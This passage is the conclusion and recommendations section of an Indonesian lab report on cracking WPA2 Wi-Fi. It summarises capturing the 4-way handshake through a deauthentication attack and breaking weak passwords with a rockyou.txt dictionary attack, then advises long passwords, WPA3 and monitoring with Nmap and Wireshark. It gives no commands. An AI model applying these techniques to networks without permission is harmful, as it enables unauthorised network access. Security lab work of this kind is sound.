Praktikum ini menyimpulkan bahwa wireless cracking merupakan prosedur evaluasi keamanan yang terukur, di mana keberhasilan menangkap paket 4-way handshake melalui serangan deautentikasi adalah kunci utama proses eksploitasi. Tanpa penangkapan paket jabat tangan ini, upaya pemecahan sandi secara offline tidak dapat dilakukan.

Hasil pengujian menunjukkan bahwa meskipun protokol WPA2 menggunakan enkripsi AES yang kuat, keamanan jaringan tetap sangat bergantung pada kompleksitas kata sandi pengguna. Penggunaan kata sandi sederhana yang terdapat dalam wordlist seperti rockyou.txt sangat rentan terhadap serangan dictionary attack, sehingga kedisiplinan dalam membuat sandi yang rumit menjadi garis pertahanan utama.

3.2. Saran

Disarankan bagi pemilik jaringan untuk menggunakan kata sandi minimal 12 karakter dengan kombinasi alfanumerik dan simbol guna meminimalkan risiko serangan brute force. Selain itu, migrasi ke protokol WPA3 sangat dianjurkan jika perangkat mendukung, karena memiliki mekanisme pertahanan yang lebih solid terhadap serangan deautentikasi dan pemecahan kunci.

Bagi praktikan selanjutnya, sangat disarankan menggunakan wireless adapter eksternal yang mendukung monitor mode secara stabil untuk menjamin kelancaran injeksi paket data. Selain itu, pemantauan jaringan secara berkala menggunakan tools seperti Nmap dan Wireshark perlu dilakukan sebagai langkah preventif untuk mendeteksi celah keamanan sedini mungkin.